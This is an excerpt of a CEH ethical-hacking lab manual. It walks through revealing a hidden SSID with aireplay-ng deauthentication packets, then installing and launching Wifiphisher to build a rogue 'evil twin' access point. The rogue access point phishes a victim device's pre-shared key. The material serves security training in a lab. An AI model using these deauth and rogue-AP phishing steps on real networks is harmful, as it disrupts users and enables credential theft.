Note: The client station BSSID will differ in your lab environment.




Figure 3.1.9: airodump-ng capturing the packets

TASK 1.4

Send De-Auth Packets to the Client

23. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the new terminal window, type **aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter** to generate de-authentication packets.

Note: In this command,

- **--deauth**: Activates deauthentication mode
- **15**: Number of deauthentication packets to be sent
- **-a**: Sets the access point MAC address
- **-c**: Sets the destination MAC address
- **wlan0mon**: Wireless interface

Note: If you get any errors while running the command, reissue the command multiple times until it executes successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.10: aireplay-ng generating traffic

28. The source MAC address should be associated with the access point in order to accept the packet. Because, in this case, the source MAC address used to inject the packets has no connection with the access point, the access point usually ignores the packets and sends out a deauthentication packet, which contains the access point's SSID, in plain text. In order to create a fake authentication, we need to associate it with the access point.
29. Switch back to the terminal window where airodump-ng is running. You will observe that the hidden SSID associated with **BSSID B4:75:0E:89:00:60** appears under ESSID as **CEH-LABS**, as shown in the screenshot.




Figure 3.1.11: Stop capturing the packets in airodump-ng

Note: In real-life attacks, attackers will obtain the hidden SSID of the target access point and crack the encryption method (WEP, WPA2) associated with it to obtain the access key or password.

30. This concludes the demonstration of how to use Aircrack-ng to reveal a hidden SSID.
31. Unplug the **Linksys 802.11 g WLAN** adapter.
32. Close all open windows and document all the acquired information.
33. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Crack a WEP Network using Wifiphisher

Here, we will use Wifiphisher to crack a WEP network. You can also crack a WPA/WPA2 network with the same tool, but, if you do so, the steps might change.

Wifiphisher is a rogue access point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, pen testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

Note: To perform this task, you must have a mobile device (in this example, we are using an Android phone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created by Wifiphisher, and once he/she enters the pre-shared WEP key, it will be captured by the application.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients in order to capture credentials (such as from third party login pages or WPA/WPA2 Pre-Shared Keys) or infect the victim stations with malware.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Figure 3.2.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 2.1

Install Dependencies

9. In the **Parrot Terminal** window, type **apt-get install libnl-3-dev libnl-genl-3-dev** and press **Enter** to install the dependencies for Wifiphisher.




Figure 3.2.2: Installing the libnl-3-dev libnl-genl-3-dev dependency

10. Once the installation has finished, type **apt-get install libssl-dev** in the terminal window and press **Enter** to install the **libssl-dev** dependency.

Note: If the above command does not work, then run the **dpkg –configure -a** command before trying **apt-get install libssl-dev** again.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.3: Installing the libssl-dev dependency

11. Once the installation has completed, type **git clone https://github.com/wifiphisher/roguehostapd** and press **Enter** to clone the **roguehostapd** repository.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks/GitHub Tools/** and copy the **roguehostapd** folder.
- Paste the copied **roguehostapd** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/roguehostapd /root/**.

12. After cloning roguehostapd, type **cd roguehostapd** and press **Enter** to navigate to the cloned repository.
13. Now, type **python setup.py install** and press **Enter** to install the roguehostapd application.

Note: Roguehostapd is a fork of hostapd, the famous user space software access point. It provides Python ctypes bindings and a number of additional attack features. It was primarily developed for use in the Wifiphisher project.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.4: Cloning and installing roguehostapd

14. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the **root** directory.




Figure 3.2.5: Navigating to the root directory

TASK 2.2

Clone Wifiphisher

15. Now that all the required dependencies have been installed, it is time to clone and install Wifiphisher. Type **git clone https://github.com/wifiphisher/wifiphisher** and press **Enter** to clone the Wifiphisher repository.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks/GitHub Tools/** and copy the **wifiphisher** folder.
- Paste the copied **wifiphisher** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/wifiphisher /root/**.

16. After cloning Wifiphisher, type **cd wifiphisher** and press **Enter** to navigate to the cloned repository.




Figure 3.2.6: Cloning Wifiphisher

17. Now, type **python3 setup.py install** and press **Enter** to install Wifiphisher.




Figure 3.2.7: Installing Wifiphisher

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the **root** directory.




Figure 3.2.8: Navigating to the root directory

19. Type **wifiphisher --force-hostapd** and press **Enter** to launch the Wifiphisher application.




Figure 3.2.9: Launch Wifiphisher

20. **Wifiphisher** initializes and appears in the **Parrot Terminal** window.
21. It scans the network for available access points and displays them, as shown in the screenshot.
22. In the list of available access points, we will select **CEH-LABS**. Use the **Down Arrow** key on your keyboard to navigate to the **CEH-LABS** access point and press **Enter**.
23. Note the **YOU HAVE SELECTED CEH-LABS** notification in the lower section of the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.10: Discovered access points

24. The **Available Phishing Scenario** wizard appears. Use the **Down Arrow** key to navigate to **Network Manager Connect** and press **Enter** to select the option.

Note: In this task, we are selecting the **Network Manager Connect** option. However, you can use any of the other available phishing options (**Firmware Upgrade Page**, **OAuth Login Page**, or **Browser Plugin Update**).

Note: With the **Network Manager Connect** option, after connecting to the rogue access point, the victim receives a "Connection Failed" page in the browser. Thereafter, a network manager window appears, asking the victim for the pre-shared key. Once the victim enters the key, it is captured by Wifiphisher.

25. After selecting **Network Manager Connect**, you will observe a **YOU HAVE SELECTED wifi_connect** notification in the lower section of the window, as shown in the screenshot.




Figure 3.2.11: Selecting the Network Manager Connect option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. A window appears, displaying the fake network that we have created under **Extensions feed**. Note that deauth (deauthentication) packets are sent to the all the connected devices.




Figure 3.2.12: Sending deauth packets

27. Now, switch to your "victim" mobile device. Note that a rogue access point with the name **CEH-LABS** has been created along with the original CEH-LABS access point, as shown in the screenshot.

TASK 2.3

Connect to Rogue Access Point Using Pre-shared Key

28. Observe that the rogue access point does not have any security enabled.




Figure 3.2.13: The new rogue access point

